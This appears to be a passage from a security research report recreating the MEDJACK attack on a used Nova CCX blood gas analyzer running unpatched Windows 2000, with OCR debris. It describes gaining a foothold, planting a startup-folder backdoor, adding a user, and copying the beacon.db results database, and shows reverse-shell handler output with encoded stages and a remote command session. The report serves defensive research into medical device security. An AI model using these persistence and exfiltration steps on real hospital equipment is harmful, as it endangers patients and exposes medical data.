In order to better understand the attack vector, TrapX Labs acquired a used Nova® CCX with Windows 2000. We selected Windows 2000 as this is the same operating system we found on the compromised medical devices in our earlier highlighted case study. We used this device to recreate and document the details of the attack so that we could document how a medical device such as the Nova® CCX could be used as a pivot point for malware. As we specified earlier in this report, the point of using the NOVA® device was solely to understand and illustrate the details of the MEDJACK attack vector.


The CCX is sold as an all-in-one analyzer which includes many tests to include whole blood tests and more. Standard menus on the CCX include popular critical care assay tests and the system can also be configured to include custom testing required by the hospital. Blood gas analyzers such as the Nova CCX are often used in support of critical care patient diagnosis and therapy.

We set up the NOVA system in a TrapX Labs facility in Florida within the United States. The unit was connected to the internet through a hardwired internet port. Additional ports were available for USB connection. Our team was not trained in the set-up or use of the device, nor in calibration, and this may have impacted our MEDJACK attack vector evaluation.

We removed the panel and covers to better see understand the use of the Windows computing platform, and observed the integration between the various biological testing electronic modules, computer components and other electromechanical components within the device.

The front panel which is normally up during testing and operations has been lowered to show the computer keyboard. A considerable portion of the device includes computer processing, peripherals and operating system software.

You can see that the device has a carefully developed software user interface designed to facilitate the set-up and entry of various tests, and includes provision for the entry of patient data.



The NOVA CCX unit is an FDA certified medical device. It requires calibration and set-up in careful compliance with instructions from the manufacturer in order to function properly. Our unit was an older unit which used the Microsoft® Windows®[25] 2000 operating system. Note that these older operating systems such as Microsoft Windows 2000 are typical of many medical devices – not just the used NOVA CCX unit acquired for our test. Based upon our observations, the operating system in this unit did not seem to have been updated or "patched" in a long time.

[25] Microsoft and Windows are registered trademarks of Microsoft Corporation. https://www.microsoft.com/en-us/legal/intellectualproperty/trademarks/usage/general.aspx

The Nova CCX Attack Recreation Scenario

Our TrapX Labs WhiteHat attack team was located in Tel Aviv, Israel. The Nova® CCX system was set-up in our facility in Florida, United States and then connected to a hardwired internet connection. The TrapX Labs team had a good understanding of the vectors of compromise.

Our team in Florida stood by to validate changes to the front console display of measurements based upon real-time manipulation of the database by the WhiteHat attack team.

These are the steps and observations that summarized the simulated attack:

1. We recreated a scenario base on malware infection and lateral movement by human attacker and/or automated malware.

2. The NOVA® CCX we ran an older operating system system that does not appear to be protected by any security software. It did not seem to include patches or updates provided by Microsoft®.

3. Specifically the NOVA CCX device came with a Microsoft Windows® 2000 operating system which managed the connection to the net work.

4. The NOVA device was compromised by exploiting a weakness in the operating system that enabled our WhiteHat team to establish a pivot in the BGA and then usethis to attack the entire enterprise.

5. The goal was to replicate the attack and better understand how such an attack would be established. The goal was to then understand how to better defend against it.


6. Once we had created a backdoor into the device, we added a new user and decrypted the local user password.

7. We were then able to extract the database files that would contain medical information. This database was named beacon.db.

8. Finally, we decided to try to manipulate the database and other components to see if we could manipulate software results or create damage to the device operations.

****Note there is considerable information relating to the MEDJACK attack vector that we have chosen NOT to release so that we do not provide any benefits to current or potential attackers.****

Penetrate the Blood Gas Analyzer Using Known Exploit



Identity The Medical Application Services –

Understand The Medical Device Software And Operation


Process List

==========

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x86	42994967295		
8	0	System	x86	0	NT AUTHORITY\SYSTEM	
180	8	SMSS.EXE	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
212	180	CSRSS.EXE	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINNT\system32\csrss.exe
232	180	WINLOGON.EXE	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINNT\system32\winlogon.exe
260	232	SERVICES.EXE	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\services.exe
272	232	LSASS.EXE	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\lsass.exe
452	260	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\svchost.exe
484	260	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\spoolsv.exe
512	260	DiagnosticRecor	x86	0	NT AUTHORITY\SYSTEM	C:\CCXTools\DiagnosticRecorderService.exe
528	260	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\svchost.exe
564	260	regsvc.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\regsvc.exe
580	260	mstask.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\MSTask.exe
612	260	WinMgmt.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\WBEM\WinMgmt.exe
652	260	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINNT\system32\svchost.exe
800	808	dbeng7.exe	x86	0	UMWLD059112\CCXUSER	C:\Program Files\Sybase\ SQL Anywhere 7/win32/ dbeng7.exe
808	792	Beacon.exe	x86	0	UMWLD059112\CCXUSER	c:\Beacon\Bin\Beacon.exe
840	808	Directcd.exe	x86	0	UMWLD059112\CCXUSER	C:\Program Files\Roxio\Easy CD Creator 5\DirectCD\ Directcd.exe


Access To Operating System Drive To Detect The Software Code –

The System Has Just C$ Drive




Create A Backdoor To Maintain The Attack Connection –

Create Backdoor Program That Save In The Startup Folder Belong To "All Users" Profile And When The System Reboots The Attacker Gets Access Again To The System



Create A Backdoor To Maintain The Attack Connection –


When The System Reboots The Attacker Get Access Again To The System



```
[-]     Handler failed to bind to 213.8.240.184:81
[*]     Started reverse handler on 0.0.0.0:81
[*]     Starting the payload handler...
[*]     Encoded stage with x86/shikata_ga_nai
[*]     Sending encoded stage (267 bytes) to 173.168.182.79
[*]     Command shell session 1 opened (10.0.0.27:81 -› 178.168.182.79:1722) at 2015-04-15 17:51:54 -0400
[*]     Encoded stage with x86/shikata_ga_nai
[*]     Sending encoded stage (267 bytes) to 173.168.182.79
[*]     Command shell session 2 opened (10.0.0.27:81 -› 178.168.182.79:1722) at 2015-04-15 17:51:56 -0400

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\Documents and Settings\All Users\Start Menu\Programs\Startup ›cd\
cd\
h
C:\›ostname
hostname
umwld059112

C:\›ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix.:
        IP Address.....:    192.168.111.107
        Subnet Mask.....:    255.255.255.0
        Default Gateway.....:    192.168.111.250

C:\›
```

Copy Database files
(Before copying, the database server must be stopped)

Stop the datab a se service and copy files outs ide. The "beacon.db" file contains the data results from the CCX application tests



Identify System Critical Health Service

The CCX device can be manage by remote management server and locally.


```
Process List
==========

PID    PPID   Name              Arch   Session      User                    Path
---    ----   ----              ----   -------      ----                    ----
0      0      [System Process]  x86    42994967295
8      0      System            x86    0            NT AUTHORITY\SYSTEM
180    8      SMSS.EXE          x86    0            NT AUTHORITY\SYSTEM     \SystemRoot\System32\smss.exe
